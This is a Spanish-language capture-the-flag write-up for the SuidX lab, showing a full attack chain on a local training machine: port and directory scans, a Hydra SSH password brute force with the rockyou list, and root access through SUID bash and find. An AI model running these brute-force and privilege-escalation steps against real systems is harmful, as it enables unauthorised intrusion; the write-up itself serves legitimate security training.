

Informe Técnico – CTF SuidX

Autor: Williams Padilla

Laboratorio: SuidX (Whoami Labs)

Tipo: Hacking Ético / Capture The Flag

1. Introducción

En el laboratorio Capture The Flag denominado SuidX, se analizó un entorno vulnerable orientado a la explotación de binarios con permisos SUID. El objetivo fue identificar usuarios válidos, obtener acceso inicial y escalar privilegios aprovechando malas configuraciones de binarios privilegiados.

2. Desarrollo del Laboratorio

Paso 1

Descarga de la máquina vulnerable mediante wget y descompresión del archivo con unzip en el directorio SuidX.

```
(kali@kali) ~/edutek/SuidX
$ wget https://whoami-labs.com/downloads/suidx.zip
--2026-02-04 13:48:02-- https://whoami-labs.com/downloads/suidx.zip
Resolving whoami-labs.com (whoami-labs.com)... 2a02:4780:2b:1726:0:39f6:4e35:7, 92.112.189.72
Connecting to whoami-labs.com (whoami-labs.com)|2a02:4780:2b:1726:0:39f6:4e35:7|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 110019664 (105M) [application/zip]
Saving to: 'suidx.zip'

suidx.zip                               100%[=====>] 104.92M  8.03MB/s   in 12s

2026-02-04 13:48:15 (8.93 MB/s) - 'suidx.zip' saved [110019664/110019664]

(kali@kali)~/edutek/SuidX
$ ls
suidx.zip

(kali@kali)~/edutek/SuidX
$ unzip suidx.zip
Archive: suidx.zip
  inflating: startlab.sh
  inflating: suidx.tar

(kali@kali)~/edutek/SuidX
$ ls
startlab.sh suidx.tar suidx.zip
```

Paso 2

Ejecución del laboratorio con el comando `sudo bash startlab.sh suidx.tar`, dejando activa la máquina virtual con IP 172.17.0.2.

```
WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM. Laboratorio: SuidX.

Tu laboratorio SuidX está desplegado correctamente.
La IP de la máquina vulnerable es: 172.17.0.2

Ingresa la flag: █
```

Paso 3

Ejecución de un escaneo Nmap con verbosidad para identificar servicios en estado listening.

```
(kali@ kali)-[~/edutek/SuidX]
$ nmap -sS -sV -sC -p- 172.17.0.2 -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-04 18:40 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:40
Completed NSE at 18:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:40
Completed NSE at 18:40, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:40
Completed NSE at 18:40, 0.00s elapsed
Initiating ARP Ping Scan at 18:40
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 18:40, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:40
Completed Parallel DNS resolution of 1 host. at 18:40, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 18:40
Scanning 172.17.0.2 [65535 ports]
Discovered open port 25/tcp on 172.17.0.2
Discovered open port 21/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 3306/tcp on 172.17.0.2
Discovered open port 8080/tcp on 172.17.0.2
Discovered open port 6379/tcp on 172.17.0.2
Discovered open port 8081/tcp on 172.17.0.2
Discovered open port 5432/tcp on 172.17.0.2
Completed SYN Stealth Scan at 18:40, 1.10s elapsed (65535 total ports)
```

Paso 4

Identificación de los puertos abiertos 21, 22, 25, 3306, 5432, 6379 y 8080.

```

Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp?         syn-ack ttl 64
22/tcp    open  ssh         syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ad:4c:66:ff:fc:ff:8d:2a:da:65:d0:78:5a:1d:bc:3f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDFa2vUZsKte/+5jQAj3fNX/4sijoEydB3wXexyi00FTF3+g
n9qNncfDTC07RBA=
|   256 e4:e8:0f:af:59:8a:fc:fd:cf:4b:1a:f6:74:46:56:fa (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIXfdWa6wAw9yJ0b3Uy/iaI0WRgJTsRY/u+yvk3RqZeg
25/tcp    open  smtp?         syn-ack ttl 64
| smtp-commands: Couldn't establish connection on port 25
3306/tcp  open  mysql?        syn-ack ttl 64
5432/tcp  open  postgresql?   syn-ack ttl 64
6379/tcp  open  redis?        syn-ack ttl 64
8080/tcp  open  http          syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: SuidX Lab | whoami-labs
|_ http-server-header: Apache/2.4.52 (Ubuntu)
8081/tcp  open  blackice-icecap? syn-ack ttl 64
| mcafee-epo-agent: ePO Agent not found
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Paso 5

Enumeración de directorios web mediante Gobuster para descubrir información oculta.


```

(kali@kali) ~[~/edutek/SuidX]
$ gobuster dir -u http://172.17.0.2:8080 -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,old,zip,tar,gz,log,swp,html
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,txt,bak,old,gz,log,html,zip,tar,swp
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta.txt (Status: 403) [Size: 277]
/.hta.zip (Status: 403) [Size: 277]
/.hta.bak (Status: 403) [Size: 277]
/.hta.old (Status: 403) [Size: 277]
/.hta.php (Status: 403) [Size: 277]
/.htpasswd.swp (Status: 403) [Size: 277]
/.htpasswd.php (Status: 403) [Size: 277]
/.htpasswd.tar (Status: 403) [Size: 277]
/.htpasswd.zip (Status: 403) [Size: 277]
/.htpasswd.log (Status: 403) [Size: 277]
/.htpasswd.bak (Status: 403) [Size: 277]
/.htpasswd.old (Status: 403) [Size: 277]
/.htpasswd.txt (Status: 403) [Size: 277]
/.htpasswd.gz (Status: 403) [Size: 277]
/index.html (Status: 200) [Size: 4417]
/index.html (Status: 200) [Size: 4417]
/server-status (Status: 403) [Size: 277]
/user (Status: 301) [Size: 314] [--> http://172.17.0.2:8080/user/]
Progress: 50743 / 50743 (100.00%)
=====
Finished
=====

```

Paso 6

Identificación del directorio /user vía web y detección del usuario válido hacker.



Paso 7

Ejecución de Hydra utilizando el diccionario rockyou y un archivo de usuario para identificar la contraseña del usuario hacker.

```
(kali@ kali)-[~/edutek/SuidX]
$ nano users.txt

(kali@ kali)-[~/edutek/SuidX]
$
```

A screenshot of the nano text editor. The text 'hacker' is visible on the screen.

```
(kali@ kali)-[~/edutek/SuidX]
$ hydra -L users.txt -P /usr/share/wordlists/rockyou.txt -t16 -Vv ssh://172.17.0.2 -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-04 19:45:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, .
hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://hacker@172.17.0.2:22
```

Paso 8

Obtención exitosa de la contraseña del usuario hacker.

```
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "147258369" - 482 of 14344400 [child 12] (0/1)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "charlotte" - 483 of 14344400 [child 9] (0/1)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "natalia" - 484 of 14344400 [child 6] (0/1)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "francisco" - 485 of 14344400 [child 1] (0/1)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "amorcito" - 486 of 14344400 [child 10] (0/1)
[22][ssh] host: 172.17.0.2 login: hacker password: amorcito
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-04 19:47:23
```

Paso 9

Acceso al sistema mediante SSH y validación de sesión con el usuario hacker.

```
Please consider your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:5
  remove with:
    ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.

(kali@kali)~[/edutek/SuidX]
$ ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
# Host 172.17.0.2 found: line 4
# Host 172.17.0.2 found: line 5
/home/kali/.ssh/known_hosts updated.
Original contents retained as /home/kali/.ssh/known_hosts.old

(kali@kali)~[/edutek/SuidX]
$ ssh hacker@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:VFWS69UpqQa5tYljuBFv6t5MDp3LYVmBwqblR22Av08
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
hacker@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.16.8+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
-bash-5.1$ whoami
hacker
-bash-5.1$
```

Paso 10

Enumeración de archivos en el directorio home sin encontrar pistas relevantes.

```
11
-bash-5.1$ ls -lhai
total 28K
3155845 drwxr-x--- 1 hacker hacker 4.0K Feb  5 00:47 .
3155844 drwxr-xr-x 1 root  root  4.0K Dec  6 22:35 ..
3155846 -rw-r--r-- 1 hacker hacker 220 Jan  6 2022 .bash_logout
3155847 -rw-r--r-- 1 hacker hacker 3.7K Jan  6 2022 .bashrc
3156267 drwx----- 2 hacker hacker 4.0K Feb  5 00:47 .cache
3155848 -rw-r--r-- 1 hacker hacker 807 Jan  6 2022 .profile
-bash-5.1$ cat .cache
cat: .cache: Is a directory
-bash-5.1$ cat .profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi


# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
    PATH="$HOME/bin:$PATH"
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/.local/bin" ] ; then
```

Paso 11

Búsqueda de binarios con permisos SUID disponibles para el usuario.

```
bin boot dev etc home lib lib32 lib64 libx32
-bash-5.1$ find / -perm -4000 2>/dev/null
/usr/bin/more
/usr/bin/find
/usr/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/bash
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/mv
/usr/bin/gpasswd
/usr/bin/cp
/usr/bin/python3.10
/usr/bin/gawk
/usr/bin/nano
/usr/bin/less
/usr/bin/vim.basic
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-bash-5.1$ curl /usr/bin/python3.10
curl: (3) URL using bad/illegal format or missing URI
```



Paso 12

Pruebas de escalada utilizando referencias de GTF0Bins, logrando finalmente elevar privilegios mediante el binario bash.

```

-bash-5.1$ more /etc/hosts
!/bin/sh
127.0.0.1      localhost
::1          localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2    5f382f39809a
-bash: !/bin/sh: event not found
-bash-5.1$ whoami
hacker
-bash-5.1$
-bash-5.1$ find . -exec /bin/sh \; -quit
$ whoami
hacker
$
$ su root
Password:
su: Authentication failure
$ /usr/bin/bash -p
bash-5.1# whoami
root
bash-5.1#
bash-5.1#

```

Paso 13

Búsqueda y validación exitosa del archivo de bandera (flag), completando el laboratorio.

```

bash-5.1# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
bash-5.1# cd root/
bash-5.1# ls
flag.txt
bash-5.1# cat flag.txt
1EEME_n0w
bash-5.1#

```

Bienvenido a WHOAMI-LABS.COM. Laboratorio: SuidX.

Tu laboratorio SuidX está desplegado correctamente.
La IP de la máquina vulnerable es: 172.17.0.2

Ingresa la flag: 1EEME_n0w
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):

3. Conclusiones y Lecciones Aprendidas

Este laboratorio evidencia el alto impacto de mantener binarios con permisos SUID mal configurados. Se refuerza la importancia de auditar ejecutables privilegiados, aplicar el principio de mínimo privilegio y realizar revisiones periódicas de seguridad en sistemas Linux.